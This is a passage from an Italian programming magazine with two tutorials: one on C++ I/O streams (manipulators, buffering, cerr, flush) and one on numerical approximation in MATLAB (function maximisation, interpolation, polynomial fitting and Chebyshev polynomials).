è ottenuto come concatenazione di

```
cout
```

e

```
"I nani sono "
```

Il risultato di questa concatenazione è nuovamente un flusso, cui viene concatenato il flusso

```
7
```

cui ricorsivamente viene concatenato l'ultimo flusso

```
'\n'
```

In questo caso dunque i normali dati con cui abbiamo a che fare (stringhe, interi...) vengono convertiti automaticamente in flussi di dati, su cui è possibile operare la concatenazione. Non sempre tuttavia è necessario che la concatenazione venga operata su dei dati. A volte è possibile utilizzare i cosiddetti manipolatori di flusso, cioè degli oggetti che, nonostante non aggiungano nulla all'informazione veicolata dal flusso, vengono inseriti nella concatenazione per modificare l'andamento del flusso stesso, nei modi più svariati. Essi non rappresentano dei dati di interesse veri e propri, piuttosto rappresentano delle istruzioni sul trattamento del flusso, che però vengono concatenate esattamente come se fossero dati. Ad esempio è possibile sostituire, nel codice precedente, il carattere di escape '\n' con il manipolatore *"endl"*:

```
cout << "I nani sono " << 7 << endl;
```

ottenendo il medesimo risultato. Oppure è possibile ottenere degli effetti di riempimento utilizzando il manipolatore

```
setfill()
```

che accetta come parametro un char, in congiunzione col manipolatore

```
setw()
```

che accetta come parametro un int e serve a specificare il numero di caselle da utilizzare per la stampa del dato successivo nella concatenazione:

```
cout << "I nani sono " << setw(5) << setfill('*') << 7
                                                  << endl;
```

produrrà la seguente stampa:

```
I nani sono ****7
```

Come si può vedere per la stampa del flusso successivo nella concatenazione (e cioè il dato 7) sono state usate cinque caselle di testo, le prime quattro riempite col carattere da noi specificato e cioè '*'. I manipolatori standard sono davvero numerosi ed è possibile ottenere una svariata se-

C++

Operatori « e »

Agli oggetti *cin* e *cout*, di classe rispettivamente *istream* e *ostream*, sono associati gli operatori di uso comune quali << e >>. Questi operatori indicano la direzione del flusso dei dati: l'operatore "<<" normalmente significa "scorrimento a sinistra dei bit", ma quando e' usato con cout e' un operatore di output; lo stesso vale per ">>", che e' lo scorrimento a destra, a parte i casi in cui viene usato con cin ed indica l'input da tastiera. In C++ un'operazione di output si identifica con un'operazione di inserimento nell'oggetto *cout:*

cout << dato;

mentre un'operazione di input si identifica con un'operazione di estrazione dall'oggetto *cin*:

cin >> dato.

C++

rie di risultati. Ad esempio può essere necessario cambiare la base di rappresentazione di un numero a schermo:

```
cout << 100 << " (100 decimale)" << endl;
                    //stampo 100 in base 10 (normale...)
cout << oct << 100 << " (100 ottale)" << endl;
                          //stampo 100 in base ottale
cout << hex << 100 << " (100 esadecimale)"
<< endl; //stampo 100 in base esadecimale
```

Questo codice produrrà la stampa:

100 (decimale)
144 (ottale)
64 (esadecimale)

È possibile ripristinare la stampa in decimale utilizzando il manipolatore dec. Un'altra utile manipolazione del flusso di output è ad esempio la possibilità di settare la precisione di stampa di un numero decimale (con la virgola):

```
double pi_greco = 3.141592653589793283;
for (int i=1;i<=5;i++)
cout << setprecision(i) << pi_greco << endl;
```

produrrà la stampa

3
3.1
3.14
3.142
3.1416

Per sapere la lista completa di tutti i manipolatori standard messi a disposizione dal C++ potrebbe essere utile consultare una buona reference, in ogni caso per la maggior parte di essi è necessario ricordarsi di includere il file *<iomanip.h>*.

BUFFERIZZAZIONE E CERR

All'interno della libreria standard per l'I/O c'è una classe particolare, la cui presenza potrebbe risultare inaspettata: la classe *streambuf*. Questa classe si occupa della bufferizzazione dei flussi di dati. La bufferizzazione è un meccanismo mediante il quale si inviano (o ricevono) blocchi di dati anziché elementi singoli. Ad es. si ricevono 100 caratteri alla volta invece di 1 alla volta, oppure si inviano 128 byte alla volta invece di 16.
Potrebbe non essere evidente il motivo per cui sia necessaria una classe di questo tipo relativamente all'I/O. Per comprenderne la necessità, dobbiamo ricorrere ad alcuni concetti di architettura dei calcolatori. In generale, c'è una gerarchia nell'organizzazione della memoria di un calcolatore, alla cui base c'è una semplice regola: "la velocità è direttamente proporzionale al costo". Ad es. le memorie cache integrate nei processori sono le più veloci (cioè quelle coi tempi di accesso più bassi), ma anche le più costose (relativamente alla loro dimensione): per limitare questo costo, il quantitativo di memoria cache integrata nel processore è di solito piccolo e spesso si sente parlare di cache di primo e secondo livello. La memoria RAM è molto più lenta della memoria cache, ma il suo costo per Mb è molto più basso: per questo è possibile acquistare 256 Mb di memoria RAM, mentre 256 Mb di memoria cache avrebbero un costo a dir poco proibitivo. I dischi rigidi sono costituiti da un tipo di memoria che (oltre a essere non volatile) ha un tempo di accesso estremamente alto rispetto a RAM e cache, ma un costo per Mb molto inferiore, per questo essi hanno spesso tagli molto grandi (es. 40 Gb).
Quando si effettua un I/O, viene chiamata in causa tutta questa gerarchia della memoria, poiché i dati sono elaborati nei processori ma sono presenti solo nelle memorie; i tempi di trasferimento sono l'aspetto critico del problema: se per la stampa a schermo di 100 caratteri eseguissimo 100 cicli uno per ogni carattere (cioè 100 chiamate al sistema operativo), sarebbe inutile ogni altro tipo di ottimizzazione... Quindi una strategia possibile (quella di solito implementata dai compilatori) è quella di raggruppare i dati in blocchi all'interno di un contenitore temporaneo (buffer) e spedirli tutti assieme. Per rendere la cosa con un paragone, è come quando si usa la posta aerea: un aereo non trasporta una lettera alla volta, ma sempre diverse migliaia, per ovvi motivi.
La bufferizzazione è usata di default dal C++ in cout. Per effettuare la stampa di un carattere a schermo il programma da noi scritto non fa diretto accesso alla risorsa hardware "schermo" (con un sistema operativo serio NESSUN programma dovrebbe mai accedere direttamente all'hardware), piuttosto richiama delle routine del sistema operativo per ottenere tale servizio di

Fig. 2: Home page del sito www.cplusplus.com.

Contatta gli autori!

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@libero.it (Alfredo)

marcodelgobbo@libero.it (Marco)

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

stampa. La chiamata di queste routine è completamente "trasparente" al programmatore, in quanto implementata dal produttore del compilatore, nel pieno rispetto dell'information hiding. Tuttavia a volte è bene conoscere il meccanismo che si cela dietro questa "trasparenza". Nel caso di cout la bufferizzazione non fa altro che porre nel buffer i vari caratteri che si mandano in stampa, allo scopo di effettuare molte meno chiamate al sistema operativo e aumentare l'efficienza. Una volta raggiunto "un certo numero" di caratteri accumulati nel buffer (questo numero varia a seconda di molti fattori) il buffer viene "svuotato" mandando in stampa, in un'unica volta, i vari caratteri accumulati.
Il seguente codice:

```
for (int i=0;i<100;i++)
        cout << "*";
```

che stampa una serie di 100 asterischi a schermo, viene tradotto in una routine in codice macchina che prevede la chiamata del servizio corrispondente del sistema operativo, soltanto dopo un certo numero di iterazioni. Ci si può rendere conto di questo meccanismo eseguendo il programma in modalità "debug" all'interno del proprio ambiente di sviluppo e controllando come la stampa non venga effettuata quando il cursore esegue l'istruzione "cout", ma gli asterischi compaiano tutti insieme dopo un certo numero di cicli. A volte può essere utile però effettuare la stampa proprio nel momento in cui si esegue la relativa istruzione. Cioè può essere necessario dover bypassare questo meccanismo di bufferizzazione; questo accade quando non siamo interessati all'efficienza del programma, quanto piuttosto alla sua esecuzione "pulita", tipicamente quando ci troviamo a fare il debug del programma (stiamo cioè cercando di capire dove si nasconde un errore). Per venire incontro a questa necessità il C++ mette a disposizione un altro stream predefinito di output: *cerr*. Possiamo considerare *cerr* come il "Canale di ERRore" da utilizzare tutte quelle volte in cui la bufferizzazione potrebbe essere un problema piuttosto che un vantaggio. In realtà *cerr* nasce proprio con questo scopo, il ragionamento è il seguente: se il programma andrà in uno stato in cui si prevede un errore o una anomalia, lo stesso meccanismo di bufferizzazione potrebbe non funzionare in maniera adeguata e la stampa di errore potrebbe non essere mai effettuata, rendendo la comprensione di quello che sta accadendo piuttosto ostica. Proprio per questo le situazioni tipiche d'uso di *cerr* sono:

1. la stampa di messaggi di errore (*cerr* è parte integrante del codice finale)
2. l'individuazione di errori in fase di debug (*cerr* è usato al posto di *cout* e verrà eliminato o sostituito da *cout* nel codice finale dell'applicazione).

Segnaliamo inoltre il fatto che è buona norma non abusare mai troppo di *cerr* al di fuori di quelle che sono le situazioni di utilizzo descritte in precedenza, facendo riferimento a quanto scritto prima infatti, il codice:

```
for (int i=0;i<100;i++)
        cerr << "*";
```


produrrà esattamente 100 chiamate al sistema operativo, una cosa tutt'altro che efficiente in termini di tempo di calcolo. Sempre a proposito di bufferizzazione è da segnalare la presenza in C++ di un manipolatore standard presente anche in altri linguaggi più antiquati, che facevano uso di primitive di più basso livello (questo a riprova della completezza di utilizzo che si può avere scrivendo codice in C++). Il manipolatore in questione si chiama *flush* e ha il compito di "pulire" il buffer utilizzato per le operazioni di Input /Output. In altre parole il buffer viene svuotato esattamente quando decidiamo noi e non in un istante deciso dal compilatore. Un esempio di utilizzo è:

```
cout << "Ciao " << flush << "come stai?" << endl;
```

in questo codice lo svuotamento del buffer è forzatamente effettuato dopo la prima concatenazione (cout << "Ciao ") e la successiva stringa ("come stai?") verrà scritta in un buffer vuoto. Il flushing del buffer può essere utile in alcune situazioni particolari, come ad esempio la programmazione di dispositivi con memoria molto limitata (ad esempio i telefoni cellulari) in cui è importantissima la gestione fine delle risorse di calcolo, oppure quando si accede a risorse che possono produrre dei risultati spuri (ad es. connessioni di rete instabili).

CONCLUSIONI

In questo articolo ci siamo soffermati su un aspetto dell'utilizzo del C++ un po' più teorico del solito. Tuttavia questa cosa era necessaria per chiarire un concetto così importante e così largamente utilizzato nella programmazione object oriented come quello dei flussi di dati. D'ora innanzi lo studio di funzioni anche più articolate e avanzate, come ad esempio l'accesso ai file (che sarà argomento della prossima lezione), potrà essere svolto in maniera molto più spedita e comprensibile. Alla prossima puntata quindi!

Alfredo Marroccelli e Marco Del Gobbo

Reference C++

Per vedere come è strutturata la gerarchia della libreria di I/O del C++, consigliamo di dare uno sguardo sul Web all'URL:

http://www.cplusplus.com/ref/iostream/

troverete una serie di utili informazioni, nonché la rappresentazione grafica delle dipendenze tra le varie classi.

MATLAB

☑ Algoritmi e funzioni di approssimazione in Matlab

Approssimazione numerica

In questo nuovo appuntamento vedremo come approssimare i valori di funzioni note per mezzo di precisi algoritmi altresì elaboreremo un procedimento nuovo che implementa un'approssimazione per mezzo dei polinomi di Tchebyshev.

File sul CD
\soft\codice
\MatCodice.zip

File sul Web
:www.itportal.it/iop70
/MatCodice.zip

Funzioni
Le funzioni scritte dall'utente vengono usate in tutto e per tutto come quelle native dell'ambiente MATLAB.

[1]
Gli operatori che fanno precedere un punto al segno di operazione indicano che si vuole eseguire il calcolo elemento per elemento.

Il linguaggio di MATLAB a suo tempo é nato da una costola di APL *(Array Programming Language)* mantenendo nel suo nome un riferimento a quegli array tanto comodi nel calcolo numerico, le matrici (MATrix LABoratory). Quella scelta consente all'utilizzatore di concentrarsi più proficuamente sui concetti e sui problemi numerici da risolvere. In questo numero affrontiamo una classe di problemi che ricorre con frequenza in problemi di calcolo numerico: l'*approssimazione*. Spesso l'esigenza di approssimare correttamente i dati é irrinunciabile poiché abbiamo costantemente bisogno di manipolare strutture semplici e andamenti più puliti e lineari. Avviene nella nostra vita di tutti i giorni così come é impellente in campo scientifico e tecnologico. Se proviamo a pensare a quale sia la distanza tra due cittá, ci viene in mente un numero che é sempre un'approssimazione della realtà; non ci sogneremmo mai di dire che la distanza sia 147.379 chilometri, ma arrotonderemmo ad un ben più comodo 150. E non ci preoccuperemo molto del fatto che un'approssimazione più corretta sarebbe 145. Questo avviene perché 150 é un numero che possiede una maneggevolezza superiore al dato più accurato. Se dovessimo calcolare la distanza da un punto che si trova ad un terzo della strada sarebbe immediato dire 50 chilometri. Se dovessimo fare lo stesso con 147.379 avremmo bisogno della calcolatrice. Indubbiamente il modello di pensiero legato all'idea di arrotondamento é talmente semplice da rasentare la banalità ma é comunque valido perché rappresenta abbastanza bene la realtà. Perdiamo in accuratezza ma riguadagnamo in comodità. Nel seguito vedremo che esistono diversi e più sofisticati modi di approssimare i dati grezzi. Affrontiamo il problema per gradi: partiamo risolvendo semplici problemi di interpolazione per finire con un'approssimazione polinomiale abbastanza sofisticata.

APPROSSIMAZIONE

Se riflettiamo attentamente scopriamo rapidamente che il più grande numero contenuto in un vettore o in una matrice potrebbe non coincidere con il massimo della funzione che abbiamo deciso di esaminare. Succede spesso di non conoscere a priori il punto esatto in cui il massimo della funzione sia posizionato. Vediamo un semplice esempio che contiene alcuni passi istruttivi. Immaginiamo di possedere una legge che ci dica quale sia il tasso di sviluppo di una popolazione di insetti in funzione di alcuni parametri fondamentali tra cui la temperatura:

$$f(T)=\left(\frac{T-t_0}{t_m-t_0}\right)^{\alpha}\left(\frac{t_{\max}-T}{t_{\max}-t_m}\right)^{\alpha\left(\frac{t_{\max}}{t_m}-1\right)}$$

In questa relazione che dipende solo da *T* troviamo alcuni parametri costanti; *tmax* é la temperatura massima alla quale i nostri insetti si riproducono, *t0* é quella minima, *alfa* é una costante pari a *2.86* e *tm* é la temperatura in cui il tasso di riproduzione é massimo. Notiamo che *tm* (il massimo della funzione) é conosciuta ma noi la utilizzeremo solo per costruire la funzione e per verificare la bontà del calcolo. Per operare più comodamente creiamo una funzione per mezzo dell'editor (*edit*): **[1]**

```
function f=popolaz(T,tm,alfa,t0,tmax)
f=((T-t0) ./ (tm-t0)) .^ alfa .* ((tmax-T) ./ (tmax-tm))
                                   .^ (alfa*(tmax/tm-1));
```

Che andremo a salvare in un file di nome *popo-*

MATLAB

laz.m. Quindi creiamo uno script che effettui il calcolo e visualizzi il risultato:

```
T=[0:2:44];
tm=30.8;
alfa=2.86;
t0=T(1);
tmax=T(end);
f=popolaz(T,tm,alfa,t0,tmax);
plot(T,f)
```

Da cui si ottiene Fig. 1. Se ora calcoliamo il punto massimo dei valori che abbiamo a disposizione all'interno del vettore *"f"* otteniamo:





Fig. 1: Funzione "popolaz(T)".

[2]

```
>> format long
>> max(f)
ans =
  0.99251775213921
```

Il massimo teorico di funzioni di questo genere é pari ad 1 e non c'é dubbio che questo valore sia molto vicino ma comunque differente. Per sapere in quale punto delle coordinate "x" cio' avvenga, dovremmo operare come segue:

[3]

```
>> find(f == ans)
ans =
    9
```

La funzione *find* ricerca l'indice in cui si verifica la condizione scritta in argomento. Questo comando trova il punto in cui il vettore *"f"* possiede un valore uguale a *max(f)* (contenuto nella variabile *ans*). A questo punto in nona posizione del vettore *T* abbiamo:

[4]

```
>> T(ans)
ans =
   32
```

Ci aspettavamo che dovesse essere in un punto di coordinata uguale a *tm (30.8)*. Quindi stiamo sbagliando di 1.2 gradi. Ma non potremmo nemmeno calcolarlo perché 30.8 non appare nel vettore *T*, dobbiamo quindi prendere un'altra strada. In MATLAB esistono molti algoritmi di base che alleviano questo lavoro; in questo contesto ne abbiamo selezionato uno che prende il nome di *fminbnd*. Questo algoritmo trova il minimo di una funzione data; ma noi stiamo tentando di trovare il suo massimo. Qui ricorriamo ad un piccolo trucco, se cambiamo il segno della funzione di partenza, quella nuova avrà ora un minimo nello stesso esatto punto in cui quella originale aveva un massimo. Quindi aggiungiamo alla funzione una riga:

```
function f=popolaz(T,tm,alfa,t0,tmax)
f = ((T-t0) ./ (tm-t0)) .^ alfa .* ((tmax-T) ./ (tmax-tm))
                              .^ (alfa * (tmax / tm - 1));
f = -f;
```

Salviamo nuovamente il file *popolaz.m* ed ora siamo in grado di richiamare l'algoritmo di minimizzazione:

[5]

```
>> fminbnd('popolaz',25,35,[],tm,alfa,t0,tmax)
ans =
  30.79999429281824
```

La sintassi della funzione *fminbnd* é sufficientemente semplice ma possiamo tentare di leggerla con una lente migliore: *"trova il minimo di una funzione chiamata popolaz tra due estremi posti in 25 e 35 mantenendo le impostazioni di default e fornendo alla funzione popolaz i parametri che le sono indispensabili per poter eseguire i calcoli (tm, alfa, t0, tmax)"*. Abbiamo chiesto alla *fminbnd* di eseguire la ricerca del massimo tra 25 e 35 poiché sapevamo dall'indagine grafica che il nostro massimo ricadeva in quell'intervallo. Non dobbiamo troppo stupirci del fatto che il nostro algoritmo non raggiunga il valore esatto di *tm*. Ormai dovremmo sapere che siamo nel campo delle approssimazioni numeriche ed il calcolo appena fatto é abbastanza accurato. Se lo volessimo più accuratezza dovremmo intervenire specificando degli ulteriori parametri che questa volta abbiamo lasciato intonsi (si tratta del vettore vuoto []).
L'ordinata corrispondente al punto trovato é:

```
>> -popolaz(ans,tm,alfa,t0,tmax)
ans =
   0.99999999999984
```

Il segno meno serve a compensare quello presente ora nella funzione *popolaz*. Notiamo che il risultato é migliorato molto, infatti se prendiamo il risultato precedente e ne calcoliamo l'errore scopriamo che:

```
>> (1 - 0.99251775213921) / (1 - 0.99999999999984)
ans =
    4.676897803989938e+010
```

[2]
Il comando *format* consente di impostare una visualizzazione appropriata per il dato in questione. Vedere le possibili opzioni per mezzo di *help format.*

[3]
Notare la differenza tra l'assegnazione (=) e la condizione (= =).

[4]
***ans* contiene un numero che puo' essere utilizzato come indice di un vettore o di una matrice.**

[5]
La matrice vuota viene indicata per mezzo di una coppia di parentesi quadre vuote [].

MATLAB

L'errore fatto la prima volta é circa 46 miliardi di volte più grande di quello che abbiamo fatto la seconda volta.

INTERPOLAZIONE LINEARE

Sovente succede che vi sia la necessità di ottenere un dato che non appartenga all'insieme di quelli originali, come capita quando siamo alle prese con dati provenienti da misure. Supponiamo di trovarci proprio in una di queste situazioni. Abbiamo un piccolo insieme di dati che rappresenta la temperatura di una giornata:

[6]

```
>> x=[0:2:24];
>> y=[10 10.9 10.7 10.2 11 13 16 17 15 14 9  5 -2];
>> h=plot(x,y,'+');
>> set(h,'MarkerSize',10,...
   'LineWidth',4)
>> hold on
>> plot(x,y)
```

[6] La proprietà "*MarkerSize*" impone una dimensione al marcatore del punto, mentre "*LineWidth*" specifica uno spessore della linea.

Ora prendiamo un nuovo dato che debba risiedere ad una ascissa pari a 11.5 (le 11 e mezza del mattino):

```
>> newX=11.5;
```

e chiediamo a MATLAB di indicarci a quale ordinata esso si trovi, eseguendo un'interpolazione: cercando il nuovo dato su quella retta che congiunge i due punti che risiedono ai suoi lati:

```
>> newY=interp1(x,y,newX);
```

Il risultato di tale calcolo lo usiamo per visualizzare sul grafico precedente un altro marcatore di colore rosso:

```
>> h1=plot(newX,newY,'+r');
>> set(h1,'LineWidth',3);
```

[7] *load* possiede anche una forma funzionale equivalente: *load('solemese.dat', 'ascii');*

Notiamo, in Fig. 2, che il nuovo punto cade esattamente sulla linea e possiamo verificarlo anche zoomando il grafico. Per fare questo é necessario guardare la toolbar presente sulla finestra grafica





Fig. 2: Interpolazione lineare per mezzo di "interp1".

di MATLAB e premere il bottone che riporta una lente di ingrandimento con il segno + nel mezzo. Quindi, con il mouse, si evidenzia l'area che si vuole ingrandire e si può ripetere questa operazione a piacere. Quando ricerchiamo un'interpolazione lineare stiamo implicitamente dicendo che non abbiamo nessun indizio su quale sia la variazione di temperatura tra le 10 e le 12. Se non lo sappiamo, non abbiamo miglior modo di determinare un dato ignoto se non tramite l'uso della linea che congiunge i due dati noti che gli stanno a fianco. Nel seguito vedremo che questa assunzione può essere superata supponendo di conoscere qualche cosa in più dei fenomeni in esame.

APPROSSIMAZIONE MEDIANTE POLINOMI

In svariate circostanze si ha la necessità di disporre di una legge semplice che descriva l'andamento dei dati invece di portarsi dietro l'intera massa delle misurazioni. La prima tipologia di funzione che ci viene in mente in casi come questo é il polinomio. Esso é una somma di potenze di una variabile, ognuna moltiplicata per un suo coefficiente. Per esempio:

$$y = a_3x^3 + a_2x^2 + a_1x^1 + a_0x^0$$

Si tratta di un polinomio di terzo grado. Impareremo ora ad utilizzare quelli di grado ennesimo come curve approssimanti per i nostri dati. Per fare questo ci esercitiamo su dati scaricati dal sito web del NOAA *(National Oceanic and Atmospheric Administration, www.noaa.gov);* i dati rappresentano l'andamento mensile delle macchie solari nel periodo tra il luglio 1749 e l'agosto 2002. I dati si trovano in un file di testo *(solemese.dat)* che possiede tre colonne: anno, mese e il valore della media mensile delle macchie. Per lavorare con questi dati un po' grezzi abbiamo bisogno di una piccola trasformazione che ci consenta di trattare il tempo in una maniera più comoda. Considereremo ogni mese come 1/12 dell'anno in modo da ottenere un vettore dei tempi rappresentato in una maniera decimale.

[7]

```
>> load solemese.dat -ascii
>> whos
>> tempo=solemese(:,1) + solemese(:,2) / 12;
>> plot(tempo,solemese(:,3))
```

Cominciamo a vedere qui il primo utilizzo di una funzione MATLAB che si rivelerá utilissima: *load*. Si tratta della prima funzione di input/output che incontriamo ma é anche una delle più importanti. Essa ci permette di accedere a file sequenziali di numerosi formati conosciuti. In uno dei prossimi

articoli ci addentreremo ancora di più in questo campo. Ci basti ora osservare che dobbiamo specificare il nome del file e che é necessario specificare il parametro *"-ascii"* per indicare a MATLAB di trattare il file come testo. Questo plot riproduce l'andamento dei dati e ci puo' suggerire il tipo di approssimazione. Supponiamo di individuare in un polinomio di grado 10 quello che meglio si adatta ai dati.

[8]

```
>> n=10;
>> p=polyfit(tempo,solemese(:,3),n);
```

Cio' che viene trovato per mezzo della funzione *polyfit* é il vettore dei coefficienti *(a10, …, a0)* del polinomio. Essi sono sufficienti a descrivere l'andamento della curva e possiamo ora sicuramente passare al calcolo e alla visualizzazione del polinomio insieme ai dati di partenza:

[9] [10]

```
>> y=polyval(p,tempo);
>> plot(tempo,solemese(:,3),'b',tempo, y,'r')
```

Il grafico riporta l'andamento, che però appare poco soddisfacente. Inoltre, scopriamo che MATLAB segnala che qualche cosa non é andato nel verso giusto durante il calcolo. Infatti, appena dopo l'esecuzione della *polyfit* vediamo comparire sulla Command Window:

```
Warning: Polynomial is badly conditioned. Remove
                                   repeated data points
         or try centering and scaling as described in HELP
                                               POLYFIT.
(Type "warning off MATLAB:polyfit:RepeatedPointsOrRescale"
                                 to suppress this warning.)
> In D:\MATLAB6p5\toolbox\matlab\polyfun\polyfit.m
                                            at line 75
```

MATLAB ha trovato che, in un punto specifico dell'algoritmo, si é verificato un problema da attribuire al cattivo condizionamento del problema. Quando un sistema é mal condizionato succede che a piccole variazioni dei dati di input corrispondono grandi variazioni nei dati di output. Questo é da attribuire, in ultima analisi, al fatto che qualunque calcolatore ha un limite ben preciso nella precisione con cui esegue i calcoli. Vale a dire che se gli errori di arrotondamento vanno accumulandosi all'interno dell'algoritmo, prima o poi avremo una estrema inaffidabilitá del calcolo. Possiamo cambiare l'algoritmo e renderlo meno sensibile ai problemi di arrotondamento o possiamo esprimere in maniera differente il problema. Una strategia per ovviare al problema ci viene suggerita dall'help della funzione *polyfit*.
Si tratta di riscalare il dato del tempo in modo da riposizionarlo attorno a zero (che é infatti la media di *tempo_n*) e con la deviazione standard del vettore pari ad 1.

```
>> n=20;
>> tempo_n=(tempo - mean(tempo)) / std(tempo);
>> p=polyfit(tempo_n,solemese(:,3),n);
>> y=polyval(p,tempo_n);
>> plot(tempo,solemese(:,3),tempo,y,'k')
```





Fig. 3: Approssimazione con un polinomio di grado 20.

In Fig. 3 è facile verificare che l'andamento é migliorato ma non possiamo ritenerci ancora soddisfatti. Se aumentassimo arbitrariamente il grado del polinomio ci troveremo con oscillazioni indesiderate agli estremi dell'intervallo (ne abbiamo giá alcune avvisaglie soprattutto vicino all'estremo sinistro del polinomio). Comunque, non possiamo spingerci troppo oltre poiché incontreremmo rapidamente lo stesso problema di mal condizionamento incontrato con il metodo più semplice. Per migliorare maggiormente l'approssimazione dobbiamo ricorrere ad un nuovo tipo di algoritmo che, questa volta, svilupperemo noi.

POLINOMI DI TCHEBYSHEV

Per risolvere definitivamente il nostro problema di approssimazione abbiamo bisogno di una rappresentazione dei polinomi e di una modalitá di calcolo di tipo più potente: *i polinomi di Tchebyshev.* Non lasciatevi spaventare dalle definizioni matematiche che seguono; non sono troppo complicate e se avrete la pazienza di seguirle con attenzione scoprirete che sono del tutto abbordabili e utilissime per descrivere in maniera appropriata l'algoritmo.
In ogni modo potete semplicemente apprezzare il risultato finale saltando semplicemente al paragrafo intitolato: *"Uso dell'algoritmo tchebinterp"*. I polinomi di *Tchebyshev* sono definiti per $n>=\vartheta$ e x appartenente all'intervallo *[-1,1]* da:

$$T_n(x) = \cos(n \cdot \arccos(x))$$

Per mezzo dell'identità $e^{i\vartheta} = \cos\vartheta + i sen\vartheta$ e posto $x=\cos\vartheta$ per ϑ appartenente all'intervallo $[\vartheta, \pi]$, si ottiene:

[8] ***help polyfit*** **ci aiuta a comprendere meglio di cosa si tratti.**

[9] ***polyval*** **valuta un polinomio di coefficienti "p" su intervallo "tempo".**

[10] ***plot*** **accetta una serie indefinita di coppie di dati *x,y* e le visualizza su un unico grafico.**

MATLAB

$$T_{n+1}(x)+T_{n-1}(x)=\cos(n+1)\theta+\cos(n-1)\theta,$$
$$=2\cos\theta\cos n\theta=2xT_n(x)$$

Si ottiene pertanto la formula ricorsiva:

$$T_0(x)=1,$$
$$T_1(x)=x,$$
$$T_{n+1}(x)=2xT_n-T_{n-1}(x),n\geq 1$$

Ad esempio:
[11]

$$T_2(x)=2x^2-1,$$
$$T_3(x)=4x^3-3x,$$
$$T_4(x)=8x^4-8x^2+1,$$
$$T_5(x)=16x^5-20x^3+5x$$

[11]
Si tratta di polinomi espressi per mezzo di serie di potenze.

Nel caso della ricerca dei coefficienti di un polinomio, piuttosto che usare la notazione in serie di potenze (come qui sopra), si preferisce utilizzare la forma in serie di polinomi di *Tchebyshev* di grado *i*:

$$f(x)\equiv\frac{1}{2}a_0T_0(\bar{x})+\sum_{j=1}^{i}a_jT_j(\bar{x})$$

in cui $\bar{x}$ è l'argomento normalizzato nell'intervallo *[-1,1]*, che è in relazione alla variabile *x* originale per mezzo della trasformazione:

$$\bar{x}=\frac{(x-x_{\min})-(x_{\max}-x)}{(x_{\max}-x_{\min})}$$

in cui *xmin* e *xmax* sono i valori massimi e minimi della variabile originale *x*. Non è difficile dimostrare che se *f(x)* è una funzione arbitraria nell'intervallo *[-1; 1]* e se gli *N* coefficienti c_j, con *j = 0; …; N-1*, sono definiti come:
[12]

$$c_j=\frac{2}{N}\sum_{k=1}^{N}f(x_k)T_j(x_k)$$
$$=\frac{2}{N}\sum_{k=1}^{N}f\left[\cos\left(\frac{\pi\left(k-\frac{1}{2}\right)}{N}\right)\right]\cos\left(\frac{\pi j\left(k-\frac{1}{2}\right)}{N}\right)$$

[12]
$\bar{x}k$ sono i nodi in cui vengono valutati la funzione ed il polinomio di *Tchebyshev*

ne discende la formula di approssimazione:

$$f(x)\approx\left[\sum_{k=0}^{N-1}c_kT_k(x)\right]-\frac{1}{2}c_0$$

L'uso delle due forme (quella in serie di potenze e quella qui sopra) conduce teoricamente allo stesso identico risultato e allo stesso polinomio approssimante ma, nella pratica, i risultati possono differire sostanzialmente a causa degli errori di arrotondamento. La forma di Tchebyshev è da preferirsi poiché conduce ad un'accuratezza maggiore sia nel calcolo dei coefficienti sia nel susseguente calcolo del polinomio. Inoltre, gli ultimi termini della sommatoria tendono a decrementarsi rapidamente ed è ovvio che il grado del polinomio possa essere ridotto. Ciò succede perché ci si basa su nodi differentemente spaziati rispetto all'approssimazione polinomiale tradizionale dove i nodi sono regolarmente spaziati nel dominio di approssimazione. La formula che ci permette di calcolare i nodi è:

$$x_k=\cos\left(\left(\frac{1}{2}+k\right)\frac{\pi}{N}\right),k=0,1,\ldots,N-1$$

Supponiamo di avere un polinomio di grado N=20 e vediamo la distribuzione dei nodi:

```
>> N=15;
>> nodi=cos(pi * ([0:N-1] + 1/2) / N);
>> h=plot(nodi,ones(length(nodi)),'+');
>> set(h,'Markersize',12,'LineWidth',3);
>> title(['Nodi del polinomio di Tchebyshev con
                                    N=',num2str(N)]);
```

Nel grafico apparirá evidente che la concentrazione dei nodi è massima agli estremi dell'intervallo e non è spaziata omogeneamente. Questo permette di evitare l'effetto Runge di non convergenza dell'errore in una interpolazione tradizionale e assicura che il polinomio interpolante di Tchebyshev non abbia oscillazioni incontrollate agli estremi. Se possediamo una maniera per calcolare la funzione *f(x)*, abbiamo allora la necessità di valutare le espressioni riportate sopra sia per quanto riguarda i coefficienti *ck* sia per ciò che concerne i polinomi.

IMPLEMENTAZIONE DELL'ALGORITMO PER IL CALCOLO DEI POLINOMI DI TCHEBYSHEV

L'algoritmo che presentiamo é tratto da Numerical Recipes (capitolo 5.8) che é reperibile all'indirizzo web *http://www.nr.com/*. L'intero algoritmo è implementato nella funzione che ha nome *tchebinterp* e che potete trovare nel CD allegato alla rivista. Ora che possediamo i coefficienti di Tchebyshev dobbiamo valutare l'approssimazione per mezzo della formula ricorsiva già citata e quindi eseguire la sommatoria dei termini. In questo caso è comunque opportuno usare la formula ricorsiva di *Clenshaw* che effettua i due processi simultaneamente:
[13]

$$d_{m+1}\equiv d_m\equiv 0$$
$$d_j=2xd_{j+1}-d_{j+2}+c_j,\ j=m-1,m-2,\ldots,1$$
$$f(x)\equiv d_0=xd_1-d_2+\frac{1}{2}c_0$$

[13]
La formula di *Clanshaw* va calcolata a ritroso poiche' ogni termine dipende da due termini successivi.

Possiamo generalizzare i nostri ragionamenti portando la nostra variabile nell'intervallo *[-1, 1]* per mezzo di un trucco spesso usato in matematica: un cambiamento di variabile:

$$x \equiv \frac{y - \frac{1}{2}(b+a)}{\frac{1}{2}(b-a)}$$

in cui *a* e *b* sono i limiti inferiore e superiore dell'insieme discreto che contiene i valori della variabile *"y"*. Il codice che implementa questo procedimento risiede nella seconda parte della funzione *tchebinterp*.

